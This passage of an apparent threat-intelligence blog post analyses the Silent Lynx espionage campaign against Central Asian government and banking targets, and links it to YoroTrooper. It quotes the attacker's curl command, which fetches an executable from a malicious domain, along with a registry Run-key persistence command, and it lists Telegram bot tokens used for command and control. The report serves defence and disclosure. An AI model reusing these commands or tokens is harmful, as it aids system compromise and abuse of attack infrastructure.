call os_exec_Command
call os_exec_ptr_Cmd_CombinedOutput
mov rdx, [rsp+110h+var_E8]
mov r8, [rdx+50h]
mov rdi, rcx
mov rcx, rbx
```

### Infrastructure & Hunting


In the previous section, we saw that the threat actor is using Telegram Bot to perform actions on the victim system and other tasks like downloading. Fortunately, we have the Bot token hardcoded inside the PowerShell Script, where we found out interesting stuff. This is the telegram bot, which has been used in this campaign, which has been forwarding the contents to the threat actor.



We can also see a few common commands executed by the threat actor in the target machine such as whoami, ipconfig and such to perform discovery on the target system.



Another interesting case is we can see that the Threat Actor (TA) is downloading a malicious payload from a webservice and establishing persistence on the compromised system. Using the command `cmd /c curl -o c:\users\public\gservice.exe https://pweobmxdlboi.com/147.exe`, the TA downloads a malicious executable from a remote server and saves it as `gservice.exe` in the `c:\users\public` directory.




```

/27048 cmd /c curl -o c:\users\public\newservice.exe
https://pweobmxdlboi.com/14789.exe

[27048]

/27048 cmd /c curl -o c:\users\public\gservice.exe
https://pweobmxdlboi.com/147.exe
```

To ensure persistence, the threat actor executes a registry modification command, `REG ADD HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v WinUpTask /t REG_SZ /d c:\users\public\gservice.exe /f`, which adds the executable to the Windows Run key, causing it to launch automatically whenever the user logs in. Attacker then verifies the modification with the `REG` query command and confirms that the persistence mechanism was successfully established with the message **“Операция успешно завершена”** (“The operation was successfully completed”).




One of the compromised victims is believed to be closely linked to diplomatic operations between Turkmenistan and Kyrgyzstan. The presence of sensitive files, such as “**Turkmenistanyň Gyrgyz Respublikasyndaky Ilçihanasynyn meylnamasy.docx**”, suggests the attackers targeted the victim to gather intelligence on diplomatic plans and relations, indicating espionage to be one of the primary goals of this campaign not only limited to Bank but other government entities as well.



<b>Malicious Domains</b>
hxxps://]pweobmxdlboi[.]com
hxxps://]document[.]hometowncity[.]cloud
hxxps://]mailboxdownload[.]com

Upon hunting further, we found that the threat actor also uses Google Drive to download further payloads into the victim system and currently depends on C++, MSIL implants. These either have malicious PowerShell script embedded or being downloaded from text sharing services such as Pastebin and has been dependent on Telegram for data exfiltration and Command & Control services in the recent campaigns.



### **Attribution**

Attribution is an essential metric when describing a threat actor or group. It involves analyzing and correlating various domains, including Tactics, Techniques, and Procedures (TTPs), code similarities and reuse, the motivation of the threat actor, and sometimes operational mistakes.

In our ongoing tracking of **Silent Lynx**, we discovered notable similarities and overlaps with a Kazakhstan-based threat actor/group known as **YoroTrooper**, as identified by our colleagues at Cisco Talos. Let's explore some of the key overlaps between Silent Lynx and YoroTrooper.

### **Key Overlaps Between Silent Lynx and YoroTrooper**

#### **1. Tooling Arsenal:**

Researchers at Cisco Talos observed that YoroTrooper frequently modifies and switches its toolset, creating a pseudo-anti-detection mechanism. Recent YoroTrooper operations have relied heavily on PowerShell-based tools. Similarly, Silent Lynx has demonstrated significant reliance on PowerShell tooling, with code overlaps observed between the two groups.

#### **2. Motivation:**

Both Silent Lynx and YoroTrooper share similar motivations, primarily engaging in espionage targeting government entities in Kyrgyzstan and its neighboring nations.

Beyond these examples, additional strong similarities reinforce the connection between these two threat groups. With a **medium level of confidence**, we attribute Silent Lynx as a Kazakhstan-origin threat actor that likely shares resources with YoroTrooper, positioning it as a Kazakhstan-oriented threat.

### **Conclusion**

Silent Lynx's campaigns demonstrate a sophisticated multi-stage attack strategy using ISO files, C++ loaders, PowerShell scripts, and Golang implants. Their reliance on Telegram bots for command and control, combined with decoy documents and regional targeting which also highlights their focus on espionage in Central Asia and SPECA based nations. Silent Lynx also overlaps with YoroTrooper which shows resource sharing, reinforcing their attribution as a Kazakhstan-based threat group.

### **SEQRITE Protection**

- SLynx
- Generic

### IOCs

File-Type	Filename	SHA-256
EXE	147.exe	efb700681713cd50a2add1fea6b7ee80c084467d3e87668688b9f0664206
EXE	Xerox_Scan17510875802718752175.exe	e6f76a73180b4f2947764f4de57b52d037b482ece1a88dab9d3290e76be8c
EXE	14789.exe	3560660162f2268d52b69382c78192667a7eee5796d77418a8609b2f1709
EXE	resocks.exe	297d1afa309cdf0c84f04994ffd59ee1e1175377c1a0a561eb25869909812c
ISO	20241228_140656.iso	c045344b23fc245f35a0ff4a6d6fa744d580cde45c8cd0849153dee7dce1d8
EXE	Приложение №14-214-14-12-5-15docx	1b76931775aa4de29df27a9de764b22f17ca117d6e5ae184f4ef617c970fc0
EXE	sokcs.exe	66294c9925ad454d5640f4fe753da9e7d6742f60b093ed97be88fcdd47b04
EXE	udadd.exe	99c6017c8658faf678f1b171c8eb5d5fa7e7d08e0a0901b984a8e3e1fab565
<b>Domains / URLs</b>		
hxxps://]pweobmxdlboi[.]com		
hxxps://]document[.]hometowncity[.]cloud		
hxxps://]mailboxdownload[.]com		
hxxps[:]//api[.]telegram[.]org/bot8171872935:AAHLoudjpHz1bxA26bV5wPuOEL3LOHEl6Qk		
hxxps[:]//api[.]telegram[.]org/bot7898508392:AAF5FPbJ1jlpQfqCIGnx-zNdw2R5tF_Xxt0		

### MITRE ATT&CK

Tactic	Technique ID	Name
Reconnaissance	T1589.002	Gather Victim Identity Information: Email Addresses
Initial Access	T1204.002	User Execution: Malicious File
	T1078.002	Valid Accounts: Domain Accounts
Execution	T1059.001	Command and Scripting Interpreter: PowerShell
Persistence	T1547.001	Registry Run Keys / Startup Folder
Credential Access	T1056.001	Input Capture: Keylogging
	T1552.001	Unsecured Credentials: Credentials In Files
Discovery	T1087	Account Discovery
	T1083	File and Directory Discovery
	T1046	Network Service Discovery
	T1012	Query Registry

	T1018	Remote System Discovery
	T1016	System Network Configuration Discovery
	T1007	System Service Discovery
Collection	T1560.001	Archive Collected Data: Archive via Utility
Exfiltration	T1567.002	Exfiltration to Cloud Storage

### ***Authors***

- Subhajeet Singha
- Rhishav Kanjilal

---

Source: <https://www.seqrte.com/blog/silent-lynx-apt-targeting-central-asian-entities/>